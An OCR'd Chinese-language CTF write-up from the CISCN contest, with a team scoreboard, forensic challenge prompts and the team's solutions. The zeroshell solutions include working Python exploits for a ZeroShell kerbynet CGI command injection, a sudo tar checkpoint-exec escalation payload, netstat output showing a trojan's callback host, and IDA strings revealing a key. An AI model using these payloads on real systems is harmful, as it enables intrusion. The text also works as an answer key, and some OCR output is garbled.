
CISCN


第十八届全国大学生信息安全竞赛（创新实践能力赛）
暨第二届“长城杯”铁人三项赛（防护赛）


排行榜 > 参赛信息
凌晨两点半
第220名
排名
1040
总分
威胁检测与网络流量分析
强项
40
解题数
0
一血数量
参赛战绩
序号 选手名称 角色 强项 解题数 一血数量 得分
1 汤同学 队长 逆向工程 2 0 100
2 王同学 队员 安全知识 26 0 300
3 尼同学 队员 威胁检测与网络流量分析 5 0 250
4 段同学 队员 威胁检测与网络流量分析 7 0 390
能力雷达
安全知识
密码学
威胁检测与网络流
比赛说明
比赛关卡
排行榜
京ICP证150695号 京ICP备15029557号-1 京网文（2018）11175-1016号 京公网安备11010802027748号 （京）字第08313号

题目

z1-6



（本题附件见于提前下载的加密附件2e9c01da1d333cb8840968689ed3bc57.7z，解压密码为11b0526b-9cfb-4ac4-8a75-10ad9097b7ce ）


zeroshell_2
题目分值：50 我的得分：50
题目内容：
2.通过漏洞利用获取设备控制权限，然后查找设备上的flag文件，提取flag文件内容，结果提交形式：flag{xxxxxxxxxx}
Flag：
请输入目标答案
提交


zeroshell_3
题目分值：50 我的得分：50
题目内容：
3.找出受控机防火墙设备中驻留木马的外联域名或IP地址，结果提交形式：flag{xxxx}，如flag{www.abc.com}或flag{16.122.33.44}


zeroshell_4
题目分值：50 我的得分：50
题目内容：
4.请写出木马进程执行的本体文件的名称，结果提交形式：flag{xxxxx}，仅写文件名不加路径
Flag：
请输入目标答案
提交


zeroshell_5
题目分值：100 我的得分：100
题目内容：
5.请提取驻留的木马本体文件，通过逆向分析找出木马样本通信使用的加密密钥，结果提交形式：flag{xxxx}
Flag:
请输入目标答案
提交



zeroshell_6
题目分值：50 我的得分：0
题目内容：
6.请写出驻留木马的启动项，注意写出启动文件的完整路径。结果提交形式：flag{xxxx}，如flag{/a/b/c}
Flag:
请输入目标答案
提交

w1-6


WinFT_1
题目分值：50 我的得分：50
题目内容：
某单位网管日常巡检中发现某员工电脑（IP：192.168.116.123）存在异常外连及数据传输行为，随后立即对该电脑进行断网处理，并启动网络安全应急预案进行排查。
1、受控机木马的回连域名及ip及端口是（示例：flag{xxx.com:127.0.0.1:2333}）
（本题附件见于提前下载的加密附件82f13fdc9f7078ba29c4a6dcc65d8859.7z，解压密码为3604e2f3-585a-4972-a867-3a9cc8d34c1d ）
Flag:
请输入目标答案
提交

（本题附件见于提前下载的加密附件82f13fdc9f7078ba29c4a6dcc65d8859.7z，解压密码为3604e2f3-585a-4972-a867-3a9cc8d34c1d ）

sc05_1-5



（本题附件见于提前下载的加密附件38c44f100028b56e09dc48522385fa95.7z，解压密码为 37af3744-53eb-49fd-854a-f6f79bbf5b1c


sc05_2
题目分值：60 我的得分：0
题目内容：
问题2：IP1地址对应的小马程序MD5是多少？提交格式：flag{32位大写MD5值}
Flag:
请输入目标答案
提交


sc05_3
题目分值：70 我的得分：0
题目内容：
问题3：大马程序运行在哪个进程中？计算内容：PID-进程名，如123-cmd.exe 提交格式：flag{32位大写MD5值}
Flag:
请输入目标答案
提交


sc05_4
题目分值：80 我的得分：0
题目内容：
问题4：大马程序备用回连的域名是多少？计算内容如：www.baidu.com 提交格式：flag{32位大写MD5值}
Flag:
请输入目标答案
提交

MISC

z2

```
9
10  # 漏洞利用的URL，包含了恶意命令注入
11  poc = "/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type='%0a" + "ls /"
12
13  # 发送恶意请求
14  req = requests.get(target + poc)
15
16  # 输出响应内容的部分
17  print(req.text[:req.text.rindex("<html>") // 2])
18
19  # bayn
```

```
问题  输出  调试控制台  终端  端口

PS C:\Users\Administrator> & C:/Users/Administrator/AppData/Local/Microsoft/WindowsApps/python3.12.exe c:/Users/Administrator/Desktop/CISC
DB
Database
bin
boot
```

```
10  # 漏洞利用的URL，包含了恶意命令注入
11  poc = "/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type='%0a" + "ls /Database"
12
13  # 发送恶意请求
14  req = requests.get(target + poc)
15
16  # 输出响应内容的部分
17  print(req.text[:req.text.rindex("<html>") // 2])
18
19  # bayn
```

```
问题  输出  调试控制台  终端  端口

root
run
sbin
storage
sys
tmp
usr
var

PS C:\Users\Administrator> & C:/Users/Administrator/AppData/Local/Microsoft/WindowsApps/python3.12.exe c:/Users/Administrator/Desktop/CISCN/CN.py
LOG
etc
flag
httpd.conf
var
```

z3

```
netstat -tn | grep ESTABLISHED
```

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:389           127.0.0.1:34550         ESTABLISHED
tcp        0      0 127.0.0.1:389           127.0.0.1:34560         ESTABLISHED
tcp        0      1 61.139.2.100:34640      202.115.89.103:8080     SYN_SENT
tcp        0      0 127.0.0.1:389           127.0.0.1:34558         ESTABLISHED
tcp        0      0 127.0.0.1:389           127.0.0.1:34554         ESTABLISHED
tcp        0      0 127.0.0.1:34558         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:34556         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:389           127.0.0.1:34548         ESTABLISHED
tcp        0      0 127.0.0.1:34560         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:389           127.0.0.1:34556         ESTABLISHED
tcp        0      0 127.0.0.1:34554         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:34548         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:34550         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:34968         127.0.0.1:389           TIME_WAIT
tcp        0      0 127.0.0.1:34552         127.0.0.1:389           ESTABLISHED
tcp        0      0 127.0.0.1:389           127.0.0.1:34552         ESTABLISHED
tcp        0      0 ::ffff:61.139.2.100:80  ::ffff:61.139.2.1:54895 ESTABLISHED
tcp        0      1 ::ffff:61.139.2.100:80  ::ffff:61.139.2.1:54860 LAST_ACK
```

外部连接分析：

- **外部连接**：

  复制代码

  ```
  tcp        0      1 61.139.2.100:34640      202.115.89.103:8080     SYN_SENT
  ```

这表示系统正在尝试通过 `61.139.2.100` 端口 `34640` 与 `202.115.89.103` 的端口 `8080` 建立连接，但还未成功完成连接（状态为 `SYN_SENT`）。`8080` 端口通常是 HTTP 服务的常用端口，可能是恶意程序尝试与外部服务器建立通信。

z5

```
import requests
import sys

# 目标URL
target = "http://61.139.2.100/"

# Payload，注入的命令会在服务器上以 root 权限执行
payload = "/etc/sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-
action=exec=id"

# 漏洞利用的URL，包含了恶意命令注入
poc = "/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type='%0a" +
"cat /tmp/.nginx" + "%0a'"

# 发送恶意请求
req = requests.get(target + poc)

# 输出响应内容的部分
print(req.text[:req.text.rindex("<html>") // 2])

# 提取并保存文件内容
if req.status_code == 200:
    file_content = req.text

    # 保存文件到本地
    with open("nginx_content.txt", "w", encoding="utf-8") as file:
        file.write(file_content)

    print("文件下载完成并保存到 nginx_content.txt")
else:
    print("请求失败，无法下载文件。")
```

```python
    # 保存文件到本地
    with open("nginx_content.txt", "w", encoding="utf-8") as file:
        file.write(file_content)

    print("文件下载完成并保存到 nginx_content.txt")
else:
    print("请求失败，无法下载文件。")
```

问题　输出　调试控制台　终端　端口

```
+0
X4`0`

 :=
\? ?\|
(S0
-\0
»
j
文件下载完成并保存到 nginx_content.txt
PS C:\Users\Administrator> 
```


将木马文件拖入IDA分析

seg000:000···	00000005	C	\\[^_]
seg000:000···	00000005	C	\\[^_]
seg000:000···	00000005	C	\aX[^_
seg000:000···	00000005	C	\aX[^_
seg000:000···	00000005	C	,[^_]
seg000:000···	0000003B	C	QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQj
seg000:000···	00000005	C	D$0sp
seg000:000···	00000006	C	D$4;D$
seg000:000···	00000005	C	;L$$t
seg000:000···	0000000E	C	02.115.89.103
seg000:000···	00000012	C	11223344qweasdzxc
seg000:000···	00000017	C	ATAL: kernel too old\r\n
seg000:000···	00000028	C	ATAL: cannot determine kernel version\r\n
seg000:000···	00000026	C	nexpected reloc type in static binary
seg000:000···	00000009	C	dev/full
seg000:000···	00000009	C	dev/null
seg000:000···	0000003D	C	et_thread_area failed when setting up thread-local storage\r\n
seg000:000···	00000013	C	LIBC_FATAL_STDERR_


W2


计划任务中有敏感信息

解码即可



sc1





	A	B	C	D	E	
446	2024/11/09 16:22:40	230	public	TCP	work1	网络架
447	2024/11/09 16:22:42	4	public	TCP	work1	网络架
448	2024/11/09 16:22:42	163	public	TCP	work1	网络架
449	2024/11/09 16:22:44	122	public	TCP	work1	网络架
450	2024/11/09 16:22:48	126	public	TCP	work1	网络架
451	2024/11/09 16:22:52	245	public	TCP	work1	网络架

根据题中给的IP直接找到最早的时间，MD5大写

注意：空格一定要删